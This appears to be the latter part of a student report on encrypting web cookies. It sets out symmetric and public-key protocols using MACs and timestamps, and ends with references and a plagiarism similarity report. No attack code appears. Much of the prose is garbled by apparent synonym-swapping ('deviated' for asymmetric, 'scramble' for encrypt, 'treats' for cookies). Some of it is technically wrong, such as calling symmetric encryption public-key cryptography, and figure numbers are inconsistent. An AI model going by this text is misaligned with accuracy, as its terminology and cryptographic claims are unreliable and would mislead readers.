User-Managed Cookie Encryption: With the user-managed perspective, clients clearly have the good thing about control over what, when, and how the security instruments ought to be connected. Be that as it may, an extraordinary Web browser or extra program is required in arrange to empower clients to perform the security procedures. The client may have to be store cryptographic keys, which might be a security danger in a few circumstances. As a result, there's a need for a key administration framework to bolster the utilize of cryptography. In this area, two conceivable approaches, utilizing symmetric and deviated cryptography, are depicted. In arrange to supply cookie privacy, astuteness, and confirmation, the plans utilize encryption, MACs, marks, and time stamps. The security components portrayed underneath will be connected as they were to the cookie esteem, to play down the convolution of the protocols.

Cookie Encryption Using Symmetric Cryptography: In this perspective, it scrambles with the key and decodes with the same key. On the off chance that it gets out, we'll require another key. A client chooses cookie encryption by sending an ask for cookie encryption to the Internet server. This will trigger a key foundation convention. In the event that a client chooses to scramble treats, he/she will be required to confirm him/herself to avoid unauthorized clients, who may have to get to to the user's PC, from enacting the security method and utilizing cookies. If we've executed symmetric encryption employing a single shared key for both the encryption handle and the decoding prepare, on the off chance that some third party picks up get to this key, you'll have to be toss that key absent, utilize a distinctive key, and disseminate that key to both the sender and the beneficiary. This employs a shared key calculation. A few individuals allude to this as a shared mystery. And ideally, it's a mystery that's as it was shared between the people that have to be either scramble or unscramble this data. This clearly doesn't scale exceptionally well. It can be very difficult to these keys to everybody who might require it. You'll be able to think of symmetric key dissemination as somebody who might have a key interior of a bolted briefcase, which bolted briefcase is bound to this individual. That way never gets out of their location, and the only person who would be able to open this briefcase is the beneficiary who needs to get to that key. Symmetric encryption may be a generally quick way to scramble and unscramble information. That has generally less overhead than utilizing asymmetric encryption, for case, but we frequently combine symmetric and deviated encryption together.

For a case, it's exceptionally common to scramble symmetric keys utilizing deviated encryption, and presently you do not require someone with a briefcase in binds. You'll be able to basically send that key over an open medium. In this perspective, a secure channel is utilized to disperse a cookie key. How this secure channel is set up is exterior the scope of this paper, but it might, for case, be given utilizing protocols such as TLS and HTTPS. The most justify of this strategy is comfort. It makes utilizes existing security conventions to disperse the cookie key. In any case, doing so requires the foundation of a secure channel. Another disadvantage is that key administration is generally complicated since there will be an expansive number of cookie keys for clients to oversee and store securely.

The convention is indicated in Figure 1. In this figure:



Client

Server

1. Establish a Secure Channel and send Request for a page

2. - Generate cookie key (K)
- Generate a cookie
- Encrypt and send the cookie
- Store Key ID with K

3. Key ID, e_K(Cookie), K

4. - Store encrypted cookie with Key ID, and the Key ID with K

The next time the client requests a page from the Web site:

5. - Generate a time stamp T.
- Concatenate it with the encrypted cookie
- Compute a MAC on the result

6. Request for a page, Key ID, T, e_K(Cookie), $MAC_K(e_K(\text{Cookie}) || T)$


7. - Verify the MAC
- Check if the time stamp T is within the acceptance window. If so, send requested page; otherwise, decline the request

8. Requested page, e_K(Cookie)

Fig. 5: Cookie encryption using symmetric cryptography.

Cookie Encryption Using Asymmetric Cryptography: In this perspective, symmetric encryption alluded to as public-key cryptography that's since there are more often than not two or some of the time more keys made that are scientifically related to each other one of these keys is the private key the key simply would keep private and individual to you The other key is one that we call the open key since anybody can pick up get to to this key and in truth you ought to grant this key to everybody who might need to send you data over an scrambled channel and in numerous cases individuals will put their open key on a open key server so simply can perform a look of their e-mail address and recover their open key in return the mystery to deviated encryption is that the as it were way to decrypt any information that has been made with this open key is as it were in case you've got the private key once data has been encrypted using the open key no one else can decode that data indeed in the event that they have get to to the open key this can be the esteem of deviated encryption and This can be why we depend on asymmetric encryption for so much security on the Web I specified prior that someone's open and private keys are numerically related we create these keys at the same time employing a key era handle will begin with a huge irregular number will put that into a key era program and out of that we are going get two keys an open key and a private key will donate everyone a duplicate of the open key and will make beyond any doubt that we are the as it were ones who have got to to the private key Let's say that Sway would presently like to scramble a few data and send that to Lily utilizing this asymmetric encryption handle some time recently we start Robert needs to get to Lily's open key can be on her webpage it could be a portion of an open key store or Lily might give this open key straightforwardly to Weave Weave at that point begins with the plaintext that he'd like to send to Lily, as a consequence of that, it's a basic hi Lily and he employments Lily's open key to combining with that plaintext to form the ciphertext typically the scrambled information and you'll be able to see it looks nothing like hi Lily Weave will at that point send that ciphertext to Lily Lily will utilize her private key to combine with the ciphertext and only by utilizing that private key is she able to decrypt this data and perused the initial plaintext we will too utilize this public-key cryptography to be able to form an asymmetric key that would as it was be known by two people we know for illustration that Weave has his private key and no one else has got to Robert's private key but Sway and Lily has her private key and of course, no one has got to that private key but Lily Sway will combine his private key with Lily's open key which is, of course, accessible to everybody and Lily will combine her private key with Robert's open key which of course is accessible to everybody as well the combination of Robert's private key and Lily's open key and the combination of Lily is the private key and Robert's open key make precisely the same result which could be a symmetric key that's indistinguishable so both Sway and Lily might communicate utilizing symmetric encryption by essentially combining their two keys together and coming up with precisely the same symmetric key this asymmetric encryption prepare employments exceptionally expansive integrability it employments exceptionally expansive prime numbers and there's a great bit of overhead related to utilizing deviated encryption but of course, our portable gadgets do not have as much CPU control or memory as our desktop or tablet frameworks, in that case, we may need to utilize elliptic bend cryptography or ECC rather than using those huge prime numbers ready to instead use bends to be able to form asymmetric encryption this employments littler key sizes for the same sum of security and it includes a little capacity and transmission prerequisite than conventional asymmetric encryption. The public key-based plot is displayed in Figure 2. In Figure 2, the taking after documentation is utilized (in expansion to that utilized in Figure 1):

The merit of this perspective is that cookie keys are scrambled. The key a client ought to retain mystery is the private key with which cookie keys are decoded. Hence, the key administration assignment isn't so complex. There's too less trouble in key conveyance than within the framework based on symmetric cryptography. In order to permit servers to identify an assault where a pernicious client erases the ask for cookie encryption (the client certificate), a signature is required on the ask message demonstrating whether cookie encryption is empowered. Something else, an assailant can fair erase the certificate. On the off chance that an assault is recognized, the server can send a message to illuminate the client and inquire in case the client needs to undertake once more. This, be that as it may, presents a chance of dissent of benefit where a noxious client keeps altering the message causing the page to fall flat.



Client

Server

1. Page Request, User Certificate, S_c(Page Request || Certificate)

2. - Verify the signature
- Generate a cookie key (K)
- Encrypt K with client public key (P_c)
- Generate and encrypt cookie with K
- Store Key ID with K

3. Requested page, Cookie ID, e_K(Cookie), E_{Pc}(K)

4. - Store e_K(Cookie) with the Key ID and
- Store E_{Pc}(K) with Key ID

The next time the client requests a page from the Web site:

5. - Generate a time stamp T.
- Concatenate it with the encrypted cookie
- Compute a MAC on the result

6. Request for a page, Key ID, T, e_K(Cookie), MAC_K(e_K(Cookie) || T)

7. - Verify the MAC
- Check if the time stamp T is within the acceptance window. If so, send requested page; otherwise, decline the request

8. Requested page, e_K(Cookie)


Fig. 6: Cookie encryption using asymmetric cryptography.

CHAPTER 4: Conclusion and Recommendation

Considering that the information in cookies does not alter, cookies themselves aren't destructive. Computers can’t be contaminated with viruses or other malware by them. Though cookies can be seized by some cyberattacks and your browsing sessions can be permitted access. The danger lies in their ability to track individuals' browsing histories.

Reference:

1. https://ieeexplore.ieee.org/abstract/document/1624020/
2. https://www.enisa.europa.eu/publications/copy_of_cookies
3. https://repository.royalholloway.ac.uk/file/00b1c9cf-d3b9-cdd5-407d-c040612f6572/9/etsoc2.pdf
4. https://www.kaspersky.com/resource-center/definitions/cookies?fbclid=IwAR2QMK6wUkUbkAgPEzAEkw_o4HLgAf11lEsdLhyk3gZXrJLZSWCW82TA-bE
5. https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies?fbclid=IwAR2VV0AmYlgJ_27d5oNWEpYfehvm7g8LKgNkmsBcEAToFIOyjhit_4eocIM




report

ORIGINALITY REPORT

17%	13%	10%	%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	Vorapranee Khu-smith, Chris Mitchell. "Chapter 11 Enhancing the Security of Cookies", Springer Science and Business Media LLC, 2002 Publication	7%
2	en.m.wikipedia.org Internet Source	4%
3	repository.royalholloway.ac.uk Internet Source	3%
4	docplayer.net Internet Source	2%
5	Hyunsoo Kwon, Hyunjae Nam, Sangtae Lee, Changhee Hahn, Junbeom Hur. "(In-)Security of Cookies in HTTPS: Cookie Theft by Removing Cookie Flags", IEEE Transactions on Information Forensics and Security, 2020 Publication	1%
6	www.connectutilities.biz Internet Source	<1%
7	mr.wikipedia.org	



Internet Source <1%

Exclude quotes On

Exclude bibliography On

Exclude matches Off